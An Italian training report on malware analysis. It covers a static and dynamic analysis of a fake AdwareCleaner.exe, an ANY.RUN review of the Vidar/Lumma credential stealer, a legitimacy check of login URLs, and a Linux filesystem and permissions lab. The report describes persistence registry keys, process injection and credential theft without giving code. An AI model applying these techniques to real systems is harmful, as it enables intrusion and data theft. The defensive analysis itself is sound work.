

# HYDRA HACKERS





HYDRA

● ————— TRACCIA 1 —————

## ANALISI STATICÀ ADWERECLANNER.EXE

### INTRODUZIONE

Questa relazione descrive i risultati di un'analisi statica eseguita su un file binario identificato come potenzialmente dannoso. L'analisi è stata effettuata utilizzando diversi strumenti forensi, quali Pestudio, Detect It Easy (DIE), CFF Explorer, Binwalk, File, Unzip/Gunzip, Strings e VirusTotal. L'obiettivo principale è stato quello di determinare caratteristiche anomale, potenziali vettori di attacco e indicazioni di comportamenti sospetti. Nel corso della relazione, i risultati saranno illustrati passo per passo, correddati da esempi visuali tratti dagli strumenti utilizzati.





HYDRA

TRACCIA 1

## ANALISI DETTAGLIATA

### PESTUDIO

L'analisi condotta con Pestudio ha evidenziato diversi indicatori di anomalie nel file analizzato. Il certificato digitale associato risulta scaduto, con una firma sconosciuta o assente.

Questo può indicare che il file è stato modificato o che non è stato firmato da una fonte affidabile. Inoltre, l'overlay rilevato (signature > unknown) suggerisce la possibile aggiunta di dati non standard al file.

Un aspetto particolarmente interessante è l'entry-point del file, che si trova a 0x0000030E4. Questo valore appare anomalo e potrebbe indicare manipolazioni o compressioni del codice.





## ANALISI DETTAGLIATA

Il primo screenshot mostra gli indicatori principali identificati con Pestudio, tra cui l'entry-point anomalo e l'assenza di debug.



pestudio 9.39 - Malware Initial Assessment - www.wmdtor.com (read-only)

file settings about

File c:\users\flavio\Downloads\adwarecleaner.exe

indicators (24)

- > certificate > stamp
- > footprints (type > sha256)
- > vsnustat (status > offline)
- > dos-header (size > 64 bytes)
- > dos-stub (size > 156 bytes)
- > rich-header (ooling > Visual Studio 2003)
- > file-header (size > 32 kB)
- > optional-header (subsystem > GUI)
- > directories (count > 4)
- > sections (characteristics > virtual)
- > libraries (count > 8)
- > imports (Flag > 150)
- > exports (n/a)
- > thread-local-storage (n/a)
- > .NET (n/a)
- > resources (count > 6)
- > strings (Flag > 33)
- > debug (n/a)
- > manifest (level > asInvoker)
- > version (n/a)
- > certificate (valid-to > stamp)
- > overlay (signature > unknown)

detail

level	description
*****	Thu Jul 10 00:59:59 2015 (expired)
*****	MoveFileA   SetCurrentDirectoryA   SetFileAttributesA   SearchPathA   Ge...
*****	signature: offset: 0x00012E00, size: 110816 bytes
*****	Visual Studio 2003   Nullsoft Scriptable Install System
***	count: 13
***	name: n\data
**	http://nsis.sourceforge.net/NSIS_Error
**	7.873
**	51290120CCCCCA3BCE6E8444D00FB8D548C3F3FC2E5291FC00219FD642...
**	195400 bytes
**	executable, 32-bit, GUI
**	Impossibile risolvere il nome o l'indirizzo del server
**	Wed Dec 25 05:01:41 2013
**	count: 6, size: 45251 bytes, file-ratio: 23.16%
**	name: NullsoftNSIS.exehead, description: Nullsoft Install System v3.0a2,...
n/a	0x00000064
n/a	7258 bytes
n/a	7272 bytes
n/a	0x0002DE0
n/a	Set Mar 28 20:05:21 2015
n/a	51823824A48CE268960C54B36E71D02
n/a	count: 1
n/a	



HYDRA

TRACCIA 1

## **ANALISI DETTAGLIATA**

Il secondo screenshot evidenzia la sezione risorse, con l'icona e la risorsa a elevata entropia.



HYDRA

TRACCIA 1

## CFF EXPLORER

L'analisi con CFF Explorer ha rivelato ulteriori dettagli interessanti. La Security del file directory presenta un RVA invalido, il che suggerisce una probabile manipolazione della firma digitale. Inoltre, la sezione .rsrc, già segnalata da DIE, conferma un'elevata entropia, potenzialmente indicativa di dati compressi o nascosti.

Un altro elemento critico emerso riguarda la Import Directory, che include riferimenti a librerie come ADVAPI32.dll e SHELL32.dll. Queste librerie sono spesso utilizzate dai malware per garantire persistenza o alterare il registro di sistema.

L'immagine mostra i dettagli delle sezioni, con particolare attenzione alla .rsrc e al suo livello di entropia.

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
00000260	00000068	0000003C	00000270	00000274	00000278	0000027C	00000280	00000282	00000294
00000261	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
00000262	00001000	00005600	00000400	00000400	00000000	00000000	0000	0000	40000020
00000263	0000120A	00007000	00001400	00001400	00000200	00000000	0000	0000	40000040
00000264	00025400	00000000	00000400	00000400	00007600	00000000	0000	0000	C0000040
00000265	00000000	0002F000	00000000	00000000	00000000	00000000	0000	0000	C0000080
00000266	00000268	00037000	00008400	00008400	00000000	00000000	0000	0000	40000040





HYDRA

# TRACCIA 1

CFF EXPLORER

L'immagine mostra i dettagli delle sezioni, con particolare attenzione alla .rsrc e al suo livello di entropia.

Questo screenshot evidenzia l' RVA  
invalido della directory Security , che  
supporta l'ipotesi di manipolazione.



AdvancedCleaner.exe					
	Member	Offset	Size	Value	Section
U	Export Directory Rlk	00000140	Dword	00000000	
U	Export Directory Size	00000144	Dword	00000000	
U	Import Directory Rlk	00000148	Dword	00000000	idata
U	Import Directory Size	0000014C	Dword	00000000	idata
U	DelayedImp Rlk	00000150	Dword	00000000	idata
U	DelayedImp Size	00000154	Dword	00000000	idata
U	Exception Directory Rlk	00000158	Dword	00000000	idata
U	Exception Directory Size	0000015C	Dword	00000000	idata
U	Security Directory Rlk	00000160	Dword	00000000	idata
U	Security Directory Size	00000164	Dword	00000000	idata
U	Relocation Directory Rlk	00000168	Dword	00000000	idata
U	Relocation Directory Size	0000016C	Dword	00000000	idata
U	Debug Directory Rlk	00000170	Dword	00000000	idata
U	Debug Directory Size	00000174	Dword	00000000	idata
U	Architecture Directory Rlk	00000178	Dword	00000000	idata
U	Architecture Directory Size	0000017C	Dword	00000000	idata
U	Reserved	00000180	Dword	00000000	idata
U	Reserved	00000184	Dword	00000000	idata
U	TLS Directory Rlk	00000188	Dword	00000000	idata
U	TLS Directory Size	0000019C	Dword	00000000	idata
U	Configuration Directory Rlk	00000190	Dword	00000000	idata
U	Configuration Directory Size	00000194	Dword	00000000	idata
U	Bound Import Directory Rlk	00000198	Dword	00000000	idata
U	Bound Import Directory Size	0000019C	Dword	00000000	idata
U	Import Address Table Directory Rlk	000001A0	Dword	00000000	idata
U	Import Address Table Directory Size	000001A4	Dword	00000000	idata
U	Delay Import Directory Rlk	000001A8	Dword	00000000	idata
U	Delay Import Directory Size	000001AC	Dword	00000000	idata
U	.NET MetaData Directory Rlk	000001B0	Dword	00000000	idata
U	.NET MetaData Directory Size	000001B4	Dword	00000000	idata



HYDRA

TRACCIA 1

## VIRUSTOTAL



Le immagini evidenziano i risultati dell'analisi su VirusTotal, con il tasso di rilevamento e i dettagli comportamentali.






HYDRA

● —  
TRACCIA 1

## CONCLUSIONI

### PESTUDIO

L'analisi statica del file ha evidenziato numerosi indicatori di comportamenti malevoli. I dettagli tecnici confermano che il file presenta caratteristiche tipiche di un dropper o trojan, con potenziale capacità di persistenza, modifica del registro e distribuzione di payload nascosti.





## ANALISI DINAMICA

### INTRODUZIONE AL MALWARE:

Il file analizzato, AdwareCleaner.exe, si presenta come un software legittimo per la pulizia del sistema, ma una volta eseguito attiva una serie di comportamenti sospetti e dannosi. Il malware compromette la sicurezza del sistema generando processi per scaricare ulteriori file, manipolare il registro di sistema e alterare configurazioni critiche. L'esecuzione del malware ha rivelato le seguenti attività:

The screenshot shows the AdwCleaner software interface. At the top, it says "All done, please review results below". Below this is a table of detected threats:

Threat Name	Malware Type	Danger Level	Location
Savings Toolbar	Adware	High	HKEYUSoftwareWindowsRun
Login Logger	Spyware	High	HKEYUSoftwareWindowsInternetExplorerc:\windows\system32\ahmav.dll
Trojan.Win32.StartPage_fx	Adware	Low	c:\windows\system32\ahmav.dll
WhenISave	Adware		
Software Strike	Adware		

Below the table, it says "Infections Found: 13" and "Infections Cleanable: 13". A red warning message at the bottom states "Your PC is heavily infected! Clean now! ---->". To the right, there's a promotional banner for the full version: "Upgrade to the full version now!", "On sale now!", "Only \$59,99", and "Normal price: \$59,99. Sale ending on: 04/02/2025".






## ANALISI DINAMICA

### MODIFICHE AL REGISTRO DI SISTEMA:

Il malware accede e modifica chiavi strategiche per ottenere persistenza:

- HKCU\Software\Microsoft\Windows\CurrentVersion\InternetSettings\ZoneMap\ProxyBypass
- HKCU\Software\Microsoft\Windows\CurrentVersion\InternetSettings\ZoneMap\IntranetName
- HKCU\Software\Microsoft\Windows\CurrentVersion\InternetSettings\ZoneMap\UNCAsIntranet





## ANALISI DINAMICA

### ATTIVITÀ DI CREAZIONE E GESTIONE PROCESSI:

L'analisi con x32dbg mostra l'uso di funzioni API critiche:

- CreateProcessA e CreateProcessAsUserA per la creazione di processi sospetti.
- CreateFileW e DeleteFileA per la manipolazione di file.

The screenshot shows the x32dbg debugger interface. The CPU pane displays assembly code with several instances of the instruction `CREATEPROCESSA` highlighted in yellow. The Registers pane shows CPU register values, and the Registers tab in the bottom navigation bar is selected. The memory dump pane shows memory dump details. The status bar at the bottom indicates the current address is `00401000`.





HYDRA

TRACCIA 1

## ANALISI DINAMICA

### PERSISTENZA E AUTO-AVVIO:

Il malware garantisce la persistenza configurando chiavi di avvio automatico nel registro (HKEY/Run).

### COMUNICAZIONI DI RETE

Il traffico monitorato ha evidenziato connessioni verso IP sospetti e richieste TCP non autorizzate.

BEFORE	Responded	✓	google.com	142.250.185.78
BEFORE	Responded	✓	www.microsoft.com	95.101.149.131
9256 ms	Requested	🔥	www.vikingwebscanner.com	IP Addresses not found
11275 ms	Responded	✓	www.bing.com	2.21.65.157 2.21.65.132 2.21.65.154 2.21.65.153
14395 ms	Responded	✓	go.microsoft.com	184.28.89.167





HYDRA

TRACCIA 1

## ANALISI DINAMICA

## **ANALISI DELLE LIBRERIE E API IMPORTATE:**

Il malware sfrutta diverse API critiche per eseguire operazioni malevoli:

- MoveFileA, DeleteFileA, CreateProcessA  
(gestione file e processi).
  - SetCurrentDirectoryA, ShellExecuteA  
(modifica ambienti di lavoro).
  - GlobalAlloc, GlobalFree, ReadFile,
  - WriteFile (gestione memoria e file)



## CONCLUSIONI

Il malware AdwareCleaner.exe sfrutta tecniche classiche per ottenere persistenza, eludere i meccanismi di sicurezza e stabilire una connessione remota per il controllo del sistema. Le modifiche alle chiavi di registro e le API invocate indicano comportamenti tipici di un dropper o backdoor.

### SUGGERIMENTI PER LA DIFESA:

- Monitorare regolarmente le chiavi di registro critiche.
- Analizzare il traffico di rete in uscita per individuare connessioni sospette.
- Utilizzare strumenti di sandboxing per testare software sospetti prima della distribuzione.





## RACCOMANDAZIONI FINALI

### ISOLAMENTO E CONTENIMENTO:

- Isolare immediatamente il sistema infetto per limitare la diffusione del malware su eventuali reti aziendali.
- Disattivare temporaneamente le connessioni di rete per prevenire ulteriori comunicazioni con server C2 (Command and Control).

### ANALISI APPROFONDITA DEL SISTEMA:

- Effettuare una scansione completa del sistema con software anti-malware aggiornati.
- Verificare la presenza di processi sospetti in esecuzione, file anomali e configurazioni del registro di sistema alterate.





## RACCOMANDAZIONI FINALI

### RIPRISTINO DELLE CONFIGURAZIONI COMPROMESSE:

- Ripristinare le impostazioni di sicurezza del sistema e rimuovere le chiavi di registro modificate dal malware.
- Controllare le configurazioni di rete, inclusi proxy e DNS, per individuare modifiche non autorizzate.

### PREVENZIONE E SICUREZZA PROATTIVA:

- Implementare soluzioni EDR (Endpoint Detection and Response) per il monitoraggio continuo delle attività sospette.
- Abilitare il logging avanzato e la registrazione degli eventi per facilitare l'individuazione di comportamenti anomali in futuro.





## RACCOMANDAZIONI FINALI

### FORMAZIONE E CONSAPEVOLEZZA:

- Condurre sessioni di formazione per il personale, focalizzate sul riconoscimento di tentativi di phishing e pratiche di sicurezza informatica.
- Promuovere una cultura della sicurezza informatica per ridurre il rischio umano, spesso il punto più vulnerabile.

### PIANO DI RISPOSTA AGLI INCIDENTI:

- Aggiornare o implementare un piano di risposta agli incidenti per gestire efficacemente futuri attacchi.
- Effettuare simulazioni periodiche per testare la reattività del team IT e del personale coinvolto nella gestione delle emergenze.





## ANYRUN - MALWARE VIDAR

Durante un'analisi di sicurezza, è stato rilevato un file sospetto denominato 66bddfcb52736\_vidar.exe. Dopo un'analisi approfondita, è stato confermato che si tratta di un malware noto come Vidar, progettato per rubare informazioni sensibili dal sistema infetto. In base all'analisi effettuata, il malware Vidar ha probabilmente già rubato informazioni sensibili dal sistema compromesso.

### COME HA AGITO SUL SISTEMA COMPROMESSO?

- Violazione di processi legittimi: Al suo avvio, VIDAR "si nasconde" avviando una o più istanze di processi legittimi di Windows (RegAsm.exe e cmd.exe) iniettando codice malevolo al loro interno e camuffando il suo comportamento.





HYDRA

TRACCIA 2A

## ANYRUN - MALWARE VIDAR

### COME HA AGITO SUL SISTEMA COMPROMESSO?

- Creazione di un altro Malware (Lumma): procede quindi alla creazione del Malware Lumma in grado di rubare credenziali dal web browser e dati personali oltre che ad effettuare un'analisi del intero sistema (verione e app installate) nel tentativo di infliggere ancora più danni in seguito.
- Connessioni a server remoti: stabilisce connessioni verso server remoti identificati da URL sospetti e indirizzi IP. Questo comportamento è tipico dei malware che inviano dati raccolti ai loro operatori. I server hanno risposto correttamente ("200, OK"), suggerendo che i dati sono già stati inviati.





HYDRA

TRACCIA 2A

## ANYRUN - MALWARE VIDAR

### COME HA AGITO SUL SISTEMA COMPROMESSO?

- Analisi della MITRE ATT&CK Matrix: la matrice evidenzia che Vidar ha raccolto credenziali dai browser e altre informazioni sensibili archiviate in file non protetti.

In particolare:

- 23 eventi legati a "Credentials in Files" (credenziali trovate in file).
- 4 eventi legati al furto di cookie di sessione web.
- 3 eventi di estrazione di credenziali direttamente dai browser.





HYDRA

TRACCIA 2A

## ANYRUN - MALWARE VIDAR

### AZIONI DA INTRAPRENDERE

- Isolamento del malware: il file sospetto deve essere immediatamente messo in quarantena per impedire ulteriori attività dannose.
- Eliminazione: confermata la natura malevola del file, deve essere eliminato definitivamente dal sistema.
- Blocchi di rete: gli indirizzi IP dei server remoti con cui il malware comunicava devono essere aggiunti a una black-list.
- Verifiche aggiuntive: effettuare ulteriori controlli su altri processi legittimi per individuare eventuali falsi negativi per garantire che il sistema non contenga altre infezioni.
- Revocare e Reimpostare le credenziali: tutte le password salvate nei browser o utilizzate sul sistema compromesso devono essere immediatamente modificate. Prestare particolare attenzione alle credenziali legate a conti bancari, email e servizi aziendali.





HYDRA

TRACCIA 2A

## ANYRUN - MALWARE VIDAR

### RACCOMANDAZIONI PER IL FUTURO

- Monitoring: tenere sotto controllo gli account per accessi non autorizzati e implementare strumenti per il monitoraggio del traffico di rete per identificare eventuali comunicazioni residue con i server C2.
- Aggiornare regolarmente il software di sicurezza per riconoscere nuove minacce.
- Evitare di scaricare file da fonti non sicure o sospette.
- Implementare backup regolari dei dati importanti, così da minimizzare i danni in caso di compromissione.
- Formare il personale per riconoscere comportamenti sospetti e link malevoli.





HYDRA

TRACCIA 2B

## ANYRUN - URL SOSPETTI

### ANALISI DEGLI URL

Le pagine di login analizzate imitano l'aspetto di Facebook e Instagram, ma un'analisi approfondita ha confermato che gli URL corrispondono ai domini ufficiali delle piattaforme.

#### Facebook

[https://www.facebook.com/login.php?skip\\_api\\_login=1&api\\_key=124024574287414&kid\\_directed\\_site=0&app\\_id=124024574287414&signed\\_next=1](https://www.facebook.com/login.php?skip_api_login=1&api_key=124024574287414&kid_directed_site=0&app_id=124024574287414&signed_next=1)

L'URL è legittimo e non presenta anomalie.

#### Instagram

[https://instagram.com/accounts/login/?next=https%3A%2F%2Fwww.instagram.com%2Faussienurserecruiters%2F&is\\_from\\_rle](https://instagram.com/accounts/login/?next=https%3A%2F%2Fwww.instagram.com%2Faussienurserecruiters%2F&is_from_rle)

**Anche in questo caso l'URL risulta autentico, anche se reindirizza a un profilo che potrebbe necessitare ulteriori verifiche per escludere eventuali attività fraudolente!**





## ANYRUN - URL SOSPETTI

### ANALISI DEI PROCESSI CHROME

Passando all'analisi dei processi di Chrome in esecuzione, l'ambiente di sandbox ha monitorato le attività del browser mentre caricava le pagine in questione. Non sono stati rilevati comportamenti anomali.

### ANALISI RICHIESTE HTTP

Per quanto riguarda le richieste HTTP osservate, sono state individuate tre principali interazioni. Gli URL appartengono rispettivamente a DigiCert e Microsoft e sono associati alla verifica di certificati digitali tramite OCSP e CRL.

Queste operazioni sono legittime e fanno parte dei normali processi di sicurezza per garantire connessioni sicure e validare i certificati utilizzati.





HYDRA

TRACCIA 2B

## ANYRUN - URL SOSPETTI

### CONCLUSIONE

Dall'analisi condotta non emergono evidenze di malware o attività sospette. Le schermate di login e gli URL analizzati si riferiscono a comportamenti legittimi delle piattaforme Facebook e Instagram, mentre i processi di Chrome e le richieste HTTP osservate rientrano nelle normali operazioni di sicurezza del sistema operativo e del browser.





## ANYRUN - URL SOSPETTI

### SCELTE DI REMEDIATION E RACCOMANDAZIONI

Non è necessaria alcuna azione correttiva immediata, poiché tutte le attività osservate risultano legittime. Tuttavia, si consiglia di monitorare con regolarità le attività di rete e di browser per prevenire possibili tentativi futuri di phishing o attacchi fraudolenti. In particolare, potrebbe essere utile verificare il profilo aussienurserecruiters su Instagram per confermare la sua affidabilità. Infine, è sempre opportuno fornire formazione agli utenti sull'identificazione di pagine di login sospette e mantenere aggiornati i sistemi di analisi e monitoraggio per garantire una protezione continua.





## NAVIGARE NEL FILESYSTEM LINUX E IMPOSTARE I PERMESSI

Dalla CyberOps Workstation bisogna visualizzare i file system attualmente montati, montare un file system è il processo di collegamento della partizione fisica sul dispositivo a blocchi a una directory e quindi avere accesso all'intero file system.

Utilizzare il comando mount per visualizzare le info sui file system attualmente montati e successivamente eseguire il comando mount | grep /dev/sda1/ (/dev/sda1/ è dove è memorizzato il file system root).

Ora bisogna inserire i comandi cd / e ls -l per entrare nella directory root.

DI SEGUITO SCREENSHTOT DEI PASSAGGI





## NAVIGARE NEL FILESYSTEM LINUX E IMPOSTARE I PERMESSI



```
[analyst@secOps ~]$ mount | grep sdai
/dev/sdai on / type ext4 (rw,relatime,data=ordered)
[analyst@secOps ~]$ cd /dev/sdai
bash: cd: /dev/sdai: Not a directory
[analyst@secOps ~]$ cd /
[analyst@secOps /]$ ls
bin boot dev etc home lib lib64 lost+found mnt opt proc root run sbin srv sys tmp usr var
[analyst@secOps /]$ ls -l
total 52
lrwxrwxrwx 1 root root 7 Jan  5 2018 bin -> usr/bin
drwxr-xr-x 3 root root 4096 Apr 16 2018 boot
drwxr-xr-x 19 root root 3120 Feb  3 04:06 dev
drwxr-xr-x 58 root root 4096 Apr 17 2018 etc
drwxr-xr-x 3 root root 4096 Mar 20 2018 home
lrwxrwxrwx 1 root root 7 Jan  5 2018 lib -> usr/lib
lrwxrwxrwx 1 root root 7 Jan  5 2018 lib64 -> usr/lib
drwx----- 2 root root 16384 Mar 20 2018 lost+found
drwxr-xr-x 2 root root 4096 Jan  5 2018 mnt
drwxr-xr-x 2 root root 4096 Jan  5 2018 opt
dr-xr-xr-x 119 root root 0 Feb  3 04:06 proc
drwxr-x--- 7 root root 4096 Apr 17 2018 root
drwxr-xr-x 17 root root 480 Feb  3 04:06 run
lrwxrwxrwx 1 root root 7 Jan  5 2018 sbin -> usr/bin
drwxr-xr-x 6 root root 4096 Mar 24 2018 srv
dr-xr-xr-x 13 root root 0 Feb  3 04:06 sys
drwxrwxrwt 8 root root 200 Feb  3 04:07 tmp
drwxr-xr-x 9 root root 4096 Apr 17 2018 usr
```





## NAVIGARE NEL FILESYSTEM LINUX E IMPOSTARE I PERMESSI

A questo punto bisogna montare e smontare manualmente i file system quindi in ordine andremo ad eseguire il comando cd - ed il comando ls -l per verificare se la directory second\_drive si trovi nella directory home analyst.

```
[analyst@sec0ps /]$ cd -
/home/analyst
[analyst@sec0ps ~]$ ls -l
total 1200
drwxr-xr-x 2 analyst analyst    4096 Mar 22  2018 Desktop
drwxr-xr-x 3 analyst analyst    4096 Jan 28 10:26 Downloads
-rw-r--r-- 1 root   root     1205131 Jan 31 05:48 httpdump.pcap
drwxr-xr-x 9 analyst analyst    4096 Jul 19  2018 lab.support.files
drwxr-xr-x 2 analyst analyst    4096 Mar 21  2018 second_drive
```





## NAVIGARE NEL FILESYSTEM LINUX E IMPOSTARE I PERMESSI

Per verificare ed elencare il contenuto della directory bisogna utilizzare nuovamente il comando ls -l second\_drive/ e notiamo che ovviamente la directory è vuota

```
[analyst@secOps ~]$ ls -l second_drive  
total 0
```

Ora andiamo a montare /dev/sdb1 nella directory second\_drive ed andiamo a verificare il contenuto con il comando ls -l

```
[analyst@secOps ~]$ sudo mount /dev/sdb1 ~/second_drive/  
[sudo] password for analyst:  
[analyst@secOps ~]$ ls -l second_drive/  
total 20  
drwx----- 2 root      root      16384 Mar 26  2018 lost+found  
-rw-r--r--  1 analyst   analyst    183 Mar 26  2018 myFile.txt
```





## NAVIGARE NEL FILESYSTEM LINUX E IMPOSTARE I PERMESSI

Dopo il montaggio la directory /home/analyst/second\_drive diventa il punto di accesso al file system.

Ora per completare la prima parte andiamo a "smontare" il file system utilizzando il comando umount ed andiamo a vericare sempre l'avvenuto successo con il comando ls -l

```
[analyst@secOps ~]$ sudo umount /dev/sdb1
[analyst@secOps ~]$ ls -l
total 1200
drwxr-xr-x 2 analyst analyst    4096 Mar 22  2018 Desktop
drwxr-xr-x 3 analyst analyst    4096 Jan 28 10:26 Downloads
-rw-r--r-- 1 root   root     1205131 Jan 31 05:48 httpdump.pcap
drwxr-xr-x 9 analyst analyst    4096 Jul 19  2018 lab.support.files
drwxr-xr-x 2 analyst analyst    4096 Mar 21  2018 second_drive
[analyst@secOps ~]$ ls -l second_drive/
total 0
[analyst@secOps ~]$
```





## NAVIGARE NEL FILESYSTEM LINUX E IMPOSTARE I PERMESSI

Dopodiche andiamo su /home/analyst/lab.support.files/scripts/ ed utilizziamo il comando ls -l per visualizzare i file con in vari permessi

```
[analyst@secOps ~]$ cd lab.support.files/scripts/
[analyst@secOps scripts]$ ls -l
total 60
-rwxr-xr-x 1 analyst analyst 952 Mar 21 2018 configure-as-dhcp.sh
-rwxr-xr-x 1 analyst analyst 1153 Mar 21 2018 configure-as-static.sh
-rwxr-xr-x 1 analyst analyst 3459 Mar 21 2018 cyberops_extended_topo_no-fw.py
-rwxr-xr-x 1 analyst analyst 4062 Mar 21 2018 cyberops_extended_topo.py
-rwxr-xr-x 1 analyst analyst 3669 Mar 21 2018 cyops.mn
-rw-r--r-- 1 analyst analyst 2871 Mar 21 2018 cyops.mn
-rwxr-xr-x 1 analyst analyst 458 Mar 21 2018 fw.rules
-rwxr-xr-x 1 analyst analyst 70 Mar 21 2018 nai-server-start.sh
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 net_configuration_files
-rwxr-xr-x 1 analyst analyst 65 Mar 21 2018 reg-server-start.sh
-rwxr-xr-x 1 analyst analyst 189 Mar 21 2018 start-ELK.sh
-rwxr-xr-x 1 analyst analyst 85 Mar 21 2018 start-miniedit.sh
-rwxr-xr-x 1 analyst analyst 76 Mar 21 2018 start-pox.sh
-rwxr-xr-x 1 analyst analyst 106 Mar 21 2018 start-snort.sh
-rwxr-xr-x 1 analyst analyst 61 Mar 21 2018 start-tftpd.sh
```





## NAVIGARE NEL FILESYSTEM LINUX E IMPOSTARE I PERMESSI

Prendiamo ad esempio il file cyops.mn e notiamo che fa parte del gruppo analyst ed ha i permessi di lettura e scrittura.

Ora andiamo a vedere il comando chmod che viene utilizzato per modificare i permessi di un file o di una directory.

Come abbiamo fatto precedentemente andiamo a montare la partizione /dev/sdb1 nella directory /home/analyst/second\_drive ed elenchiamo il contenuto.

```
[analyst@secOps scripts]$ cd ~/second_drive
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root      root      16384 Mar 26  2018 lost+found
-rw-r--r--  1 analyst   analyst     183 Mar 26  2018 myFile.txt
```





## NAVIGARE NEL FILESYSTEM LINUX E IMPOSTARE I PERMESSI

Ora utilizziamo il comando chmod per modificare i permessi di myFile.txt e verifichiamo.

```
[analyst@secOps second_drive]$ sudo chmod 665 myFile.txt
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root      root     16384 Mar 26  2018 lost+found
-rw-rw-r-x  1 analyst   analyst    183 Mar 26  2018 myFile.txt
```

Ora il file è eseguibile

Inoltre c'è anche il comando chown che può cambiare la proprietà ed il gruppo di un file o di una directory ed il comando è il seguente sudo chown analyst myFile.txt





## NAVIGARE NEL FILESYSTEM LINUX E IMPOSTARE I PERMESSI

Come per i file anche le directory hanno dei permessi, tornando alla directory /home/analyst/lsb.support.files ed eseguendo il comando ls -l notiamo che nella directory malware a differenza del file mininet\_services c'è una lettera "d" prima dei permessi che sta appunto ad indicare che si tratta di una directory e non di un file.

```
[analyst@sec0ps second_drive]$ cd ~/lab.support.files/  
[analyst@sec0ps lab.support.files]$ ls -l  
total 580  
-rw-r--r-- 1 analyst analyst 649 Mar 21 2018 apache_in_epoch.log  
-rw-r--r-- 1 analyst analyst 126 Mar 21 2018 applicationX_in_epoch.log  
drwxr-xr-x 4 analyst analyst 4096 Mar 21 2018 attack_scripts  
-rw-r--r-- 1 analyst analyst 102 Mar 21 2018 confidential.txt  
-rw-r--r-- 1 analyst analyst 2871 Mar 21 2018 cyops.mn  
-rw-r--r-- 1 analyst analyst 75 Mar 21 2018 elk_services  
-rw-r--r-- 1 analyst analyst 373 Mar 21 2018 h2_dropbear.banner  
drwxr-xr-x 2 analyst analyst 4096 Apr 2 2018 instructor  
-rw-r--r-- 1 analyst analyst 255 Mar 21 2018 letter_to_grandma.txt  
-rw-r--r-- 1 analyst analyst 24464 Mar 21 2018 logstash-tutorial.log  
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 malware  
-rwxr-xr-x 1 analyst analyst 172 Mar 21 2018 mininet.services  
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 openssl_lab  
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 pcaps  
drwxr-xr-x 7 analyst analyst 4096 Mar 21 2018 pox  
-rw-r--r-- 1 analyst analyst 473363 Mar 21 2018 sample.img  
-rw-r--r-- 1 analyst analyst 65 Mar 21 2018 sample.img_SHA256.sig  
drwxr-xr-x 3 analyst analyst 4096 Mar 21 2018 scripts  
-rw-r--r-- 1 analyst analyst 25553 Mar 21 2018 SQL_Lab.pcap
```

I comandi chmod e chown funzioneranno allo stesso modo anche per le directory.





## NAVIGARE NEL FILESYSTEM LINUX E IMPOSTARE I PERMESSI

Utilizziamo il comando ls -l nella cartella home/analyst, successivamente andiamo ad elencare la directory /dev ed andiamo a creare 2 file con un contenuto all'interno.

Per semplificare il tutto andiamo a creare il file1.txt con dentro scritto "symbolic" ed il file2.txt con dentro scritto "hard".

Tutto questo per andare a vedere nel pratico la differenza tra hardlink e symbolic link.

(hardlink punta al contenuto di un altro file, symboliclink punta al nome di un altro file)

```
[analyst@secops ~]$ cd analyst
[analyst@secops ~]$ ls -l
total 1200
drwxr-xr-x  2 analyst analyst  4096 Mar 22  2018 Desktop
drwxr-xr-x  3 analyst analyst  4096 Jan 28 10:26 Downloads
-rw-r--r--  1 root   root   1205131 Jan 31 05:48 httpdump.pcap
drwxr-xr-x  9 analyst analyst  4096 Jul 19  2018 lab.support.files
drwxr-xr-x  3 root   root   4096 Mar 26  2018 second-drive
[analyst@secops ~]$ ls -l /dev/
total 0
crw-r--r--  1 root   root    10, 235 Feb  3 04:06 autofs
drwxr-xr-x  2 root   root    140 Feb  3 04:06 block
